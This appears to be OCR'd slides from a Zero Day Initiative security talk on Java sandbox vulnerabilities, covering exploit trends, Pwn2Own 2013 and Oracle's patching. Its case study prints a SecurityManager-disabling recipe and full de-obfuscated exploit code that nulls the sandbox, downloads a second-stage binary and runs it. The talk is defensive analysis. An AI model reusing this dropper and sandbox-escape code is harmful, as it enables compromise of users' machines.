
Weaknesses Utilized by Attackers

Measuring the Landscape

Most Prevalent Issue Under Active Exploitation

- Type Confusion based Sandbox Bypasses

Memory Corruption Issues Barely Visible



Exploitation Techniques

Bugs in Native Code

Sandbox Bypasses

- System.setSecurityManager(null)
  - Need higher context
  - No user stack

```
System.setSecurityManager(null)
```

Memory Corruption

- "Traditional" Exploitation Techniques
  - Still have to bypass DEP and ASLR
- Something easier?
  - java.beans.Statement

```
mov  ecx,[esp+0C]   // pObserver
test ecx,ecx
je   +0C
mov  eax,[ecx]
mov  edx,[esp+14]   // pImage
mov  eax,[eax+10]
push edx
call eax
ret  18
```

Exploitation Techniques

java.beans.Statement

Represents a Single Java Statement

- instanceVariable.instanceMethod(argument1)

Has an AccessControlContext Instance Variable

- Replace with AccessControlContext that has AllPermission

1. Create the Statement
   - Statement s = new Statement(System.class, “setSecurityManager”, new Object[1])
2. Replace the AccessControlContext with a More Powerful One
   - Permission p = new Permissions();
   - p.add(new AllPermission());
   - new AccessControlContext(new ProtectionDomain[]{new ProtectionDomain(null, p)});
3. Execute the Statement
   - s.execute();

Case Study

CVE-2012-1723

Vulnerability in the HotSpot Bytecode Verifier

- Leads to Type Confusion

Characteristics

- At Least 100 Instance Variables of a Class
  - Do not need to be set
- A Static Variable of Another Class
- A Method within the Class
  - Takes the Static Class' Type
  - Returns the Instance Variables' Type
  - Repeated Calls to this Method with Null as the Sole Argument

Case Study

CVE-2012-1723

Contains Six Class Files

Three Useful

- Adw.class
  - Contains three static methods
  - Only one used
- dqqOzf.class
  - Implements PrivilegedExceptionAction
  - Contains a call to System.setSecurityManager
- qWodxNpkOs.class
  - Extends Applet
  - Execution starts in its init method

Three Unused

- dumppzGr.class
  - No static initializer
  - Never referenced
- qFvtPH.class
  - No static initializer
  - Never referenced
- vceBGI.class
  - No static initializer
  - Never referenced

Case Study

CVE-2012-1723

No Characteristics of CVE-2012-1723

- Need to De-obfuscate to Find the Actual CVE
  - Obfuscated with Allitori's Java Obfuscator
    - Did Not Use Options Such as Code Flow Obfuscation
- Apply Compiler Optimizations to De-obfuscate
  - Constant Propagation
  - Dead Code Elimination
  - Function Inlining
  - Function Evaluation

Case Study

~~CVE-2012-1723~~

Constant Propagation and Function Evaluation

```
public static URL RWdvAlV(String paramString, int paramInt)
  throws Exception
{
  String str = paramString;
  str = str + (char)(Math.min(113, 2454) + paramInt);
  str = str + (char)(Math.min(116, 23544) + paramInt);
  str = str + (char)(Math.min(109, 23544) + paramInt);
  str = str + (char)(Math.min(66, 7275) + paramInt);
  str = str + (char)(Math.min(55, 3235) + paramInt);
  str = str + (char)(Math.min(55, 2225) + paramInt);
  str = str + (char)(Math.min(55, 6275) + paramInt);
  return new URL(str);
}
```

```
RWdvAlV('f', -8)
```

```
new URL("file:///")
```

Case Study

~~CVE-2012-1723~~

Dead Code Elimination and Function Inlining

```
int wRXNjHtp(String paramString, int paramInt1,
 int paramInt2, long paramLong)
{
  int i = Math.min(333856, 207293) ^ 0x66493;
  int j = Math.min(421682, 199391) % 85754;
  int k = Math.abs(263858) + 211007;
  int m = Math.abs(23452) + 221538;
  return paramInt1 * 324346 + paramInt1 % 98101;
}
```

```
int wRXNjHtp(String paramString, int paramInt1,
 int paramInt2, long paramLong)
{
  return paramInt1 * 324346 + paramInt1 % 98101;
}
```

```
int wRXNjHtp(int paramInt1)
{
  return paramInt1 * 324346 + paramInt1 % 98101;
}
```


```
//EvilApplet (formerly qWodxNpkOs)
package cve_2012_1723;

import com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory;
import com.sun.org.glassfish.gmbal.util.GenericConstructor;
import java.applet.Applet;
import java.io.ByteArrayOutputStream;
import java.io.InputStream;
import java.lang.reflect.Method;

public class EvilApplet extends Applet {
  public void init() {
    String str = System.getProperty("java.version");
    if (str.indexOf("1.7") != -1) {
        try {
          ByteArrayOutputStream localByteArrayOutputStream = new ByteArrayOutputStream();
          byte[] arrayOfByte = new byte[8192];
          InputStream localInputStream = getClass().getResourceAsStream("dqqOzf.class");
          int i;
          while ((i = localInputStream.read(arrayOfByte)) > 0)
            localByteArrayOutputStream.write(arrayOfByte, 0, i);
          arrayOfByte = localByteArrayOutputStream.toByteArray();
          GenericConstructor localGenericConstructor = new GenericConstructor(Object.class,"sun.invoke.anon.AnonymousClassLoader",new Class[0]);
          Object localObject = localGenericConstructor.create(new Object[0]);
          Method localMethod = ManagedObjectManagerFactory.getMethod(localObject.getClass(), "loadClass", new Class[] { Byte[].class });
          Class ACLdqqOzf = (Class)localMethod.invoke(localObject, new Object[] { arrayOfByte });

          EvilActionClass.triggerDoPrivBlock(getParameter("Sjuzeod"), ACLdqqOzf);
        } catch (Exception e) { }
    }
  }
}
```


```
//EvilActionClass (formerly dqqOzf)
package cve_2012_1723;

import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.FileOutputStream;
import java.net.URL;
import java.security.AccessController;
import java.security.PrivilegedExceptionAction;

public class EvilActionClass implements PrivilegedExceptionAction {
  public EvilActionClass(String paramString1) {
    try {
      AccessController.doPrivileged(this);
      getSaveAndRunSecondStage(paramString1);
    } catch (Exception e) { }
  }

  public static void triggerDoPrivBlock(String obfuscatedURL, Class paramClass)
       throws Exception {
    String[] arrayOfString = obfuscatedURL.split("hj");
    String url = "";

    int i = 0;
    while (i < arrayOfString.length)
    {
      url += (char)(Integer.parseInt(arrayOfString[i]) + 1);
      i++;
    }

    paramClass.getConstructor(new Class[] { String.class }).newInstance(new Object[] { url });
  }

  public Object run() {
      System.setSecurityManager(null);
      return Integer.valueOf(56);
  }
```


```
public void getSaveAndRunSecondStage(String url) {
    try
    {
      BufferedInputStream bis = new BufferedInputStream(new URL(url).openStream());

      String droppedFileName = System.getenv("APPDATA").concat("java.io.tmpdir");
      BufferedOutputStream bos = new BufferedOutputStream(new FileOutputStream
(droppedFileName), 1024);

      byte[] buf = new byte[1024];
      int i = 0;
      while ((i = bis.read(buf, 0, 1024)) >= 0) {
          bos.write(buf, 0, i);
      }

      bos.close();
      bis.close();

       try {
           Process localProcess = new ProcessBuilder(new String[] { droppedFileName }).start
();
       } catch (Exception localException) { }
       Process localProcess2 = new ProcessBuilder(new String[]{"regsvr32.exe", "/s",
droppedFileName}).start();


    } catch (Exception e) { }
  }
}
```

Case Study

~~CVE-2012-1723~~ CVE-2012-5076

De-Obfuscated Funcationality


1. GenericConstructor instantiates a restricted class, AnonymousClassLoader
2. ManagedObjectManagerFactory is used to get access to the loadClass instance method of AnonymousClassLoader
3. AnonymousClassLoader is used load a malicious subclass of PrivilegedExceptionAction
4. At this point, a function inside our malicious subclass is executed
5. De-obfuscate a URL to grab the second stage from
6. Instantiate the subclass with the URL
7. The constructor calls AccessController.doPrivileged() on itself
8. The run method is executed to nullifies the SecurityManager
9. Download the second stage and execute it

Pwn2Own 2013

$20,000 Dollar Question

What Vulnerability Types Would Researchers Bring?

- Expectation: Sandbox Bypasses due to Unsafe Reflection
- Reality: The Top 4 Vulnerability Types Affecting Java



Contestant	CVE	CWE Utilized	
James Forshaw	CVE-2013-1488	CWE-265: Privilege / Sandbox Issues	CWE-272: Least Privilege Violation
Joshua Drake	CVE-2013-1491	CWE-787: Out-of-bounds Write	CWE-125: Out-of-bounds Read
VUPEN Security	CVE-2013-0402	CWE-122 Heap-based Buffer Overflow	
Ben Murphy	CVE-2013-0401	CWE-265: Privilege / Sandbox Issues	CWE-470 Unsafe Reflection

Vendor Response Review

Handling Vulnerability Disclosure

Lather, Rinse, Repeat

Improving Vulnerability Turnaround Time

- ZDI Vulnerabilities Patched within 3 Months of Submission
- Improved Vulnerability Turnaround Time Over Last Three Years

Aggressively Adjust Attack Surface

- "Killed" 15 Zero Day Initiative Cases due to Patching
  - JDK 7u13 Killed Three Untrusted Pointer Dereferencing Cases
  - JDK 7u15 Kill Two Least Privilege Violation Cases
- Increased Applet Package Restrictions
- Tightening Up Least Privilege Violations

Increased Patch Update Cycle

- 4 Releases a Year

Package Restriction List Modifications

JDK Release	Package Restriction Lists
JDK 7u09	*Baseline* com.sun.org.apache.xalan.internal.utils com.sun.org.glassfish.external sun com.sun.jnlp com.sun.xml.internal.ws com.sun.xml.internal.bind org.mozilla.jss com.sun.org.glassfish.gmbal com.sun.imageio com.sun.org.apache.xerces.internal.utils com.sun.deploy com.sun.javaws
JDK 7u10	*No Change*
JDK 7u11	*No Change*
JDK 7u13	*Added the Following Packages* com.sun.glass com.sun.javafx com.sun.media.jfxmedia com.sun.jmx.remote.util com.sun.jmx.defaults com.sun.openpisces com.sun.pisces com.sun.t2k com.sun.istack.internal com.sun.browser com.sun.xml.internal.org.jvnet.staxex com.sun.scenario com.sun.webkit com.sun.media.jfxmediaimpl com.sun.webpane,com.sun.prism
JDK 7u15	*Removed the Following Packages* com.sun.jmx.remote.util com.sun.jmx.defaults *Added the Following Packages* com.sun.proxy com.sun.jmx

JDK Release	Package Restriction Lists
JDK 7u17	*No Change*
JDK 7u21	*Removed the Following Packages* com.sun.org.glassfish.external com.sun.xml.internal.ws com.sun.xml.internal.bind com.sun.org.glassfish.gmbal com.sun.xml.internal.org.jvnet.staxex com.sun.org.apache.xerces.internal.utils *Added the Following Packages* com.sun.org.apache.xalan.internal.xsltc.cmdline com.sun.org.apache.xml.internal.serializer.utils com.sun.org.apache.xalan.internal.xsltc.trax com.sun.org.apache.xalan.internal.res com.sun.org.apache.xerces.internal com.sun.org.apache.regexp.internal com.sun.org.apache.xalan.internal.templates com.sun.xml.internal com.sun.org.apache.xalan.internal.xslt com.sun.org.apache.xpath.internal com.sun.org.apache.xalan.internal.xsltc.compiler com.sun.org.apache.xalan.internal.xsltc.util com.sun.org.apache.bcel.internal com.sun.org.glassfish com.sun.java.accessibility com.sun.org.apache.xalan.internal.lib com.sun.org.apache.xml.internal.utils com.sun.org.apache.xml.internal.res com.sun.org.apache.xalan.internal.extensions
JDK 7u25	*Added the Following Packages* org.jcp.xml.dsig.internal com.sun.org.apache.xml.internal.security

Full Package Restriction List for JDK 7u25

JDK 7u25		
sun	com.sun.org.apache.xalan.internal.xslt	org.mozilla.jss
com.sun.xml.internal	com.sun.org.apache.xalan.internal.xsltc.cmdline	com.sun.browser
com.sun.imageio	com.sun.org.apache.xalan.internal.xsltc.compiler	com.sun.glass
com.sun.istack.internal	com.sun.org.apache.xalan.internal.xsltc.trax	com.sun.javafx
com.sun.jmx	com.sun.org.apache.xalan.internal.xsltc.util	com.sun.media.jfxmedia
com.sun.proxy	com.sun.org.apache.xml.internal.res	com.sun.media.jfxmediaimpl
com.sun.org.apache.bcel.internal	com.sun.org.apache.xml.internal.serializer.utils	com.sun.openpisces
com.sun.org.apache.regexp.internal	com.sun.org.apache.xml.internal.utils	com.sun.prism
com.sun.org.apache.xerces.internal	com.sun.org.apache.xml.internal.security	com.sun.scenario
com.sun.org.apache.xpath.internal	com.sun.org.glassfish	com.sun.t2k
com.sun.org.apache.xalan.internal.extensions	org.jcp.xml.dsig.internal	com.sun.webpane
com.sun.org.apache.xalan.internal.lib	com.sun.java.accessibility	com.sun.pisces
com.sun.org.apache.xalan.internal.res	com.sun.javaws	com.sun.webkit
com.sun.org.apache.xalan.internal.templates	com.sun.deploy	
com.sun.org.apache.xalan.internal.utils	com.sun.jnlp	

Conclusion

Oracle Weathered Quite The Storm

What Will Tomorrow Hold?

Large Number of Vulnerability Discoveries

50+ New Zero Day Initiative Submissions over the Last 3 Quarters

0-day Vulnerabilities Leveraged by Advisories

Largest Java Security Patches to Date

Focus on the Sandbox Bypasses

Unsafe Reflection Most Prolific Issue

Type Confusion Most Exploited Vulnerability

2D Sub-component Produces Most Severe Vulnerabilities But Not Utilized

Process Improvements by Oracle

More Frequent Security Patch Schedule

Modifications to Reduce Attack Surface

Thank You!

ZDI Researchers Submitting Java Vulnerabilities Over Last Three Years

Alin Rad Pop
Aniway.Anyway@gmail.com
Anonymous
Anonymous
Anonymous
axtaxt
Ben Murphy
Chris Ries
James Forshaw
Joshua J. Drake
Michael Schierl
Peter Vreugdenhil
Sami Koivu
Vitaliy Toropov
VUPEN Security

Providing Supporting Material for this Paper

Mario Vuksan of Reversing Labs
Adam Gowdiak of Security Explorations

Good Luck Bug Hunting!

Learn more at:

zerodayinitiative.com
hp.com/go/hpsr
java.com/en/download/uninstall.jsp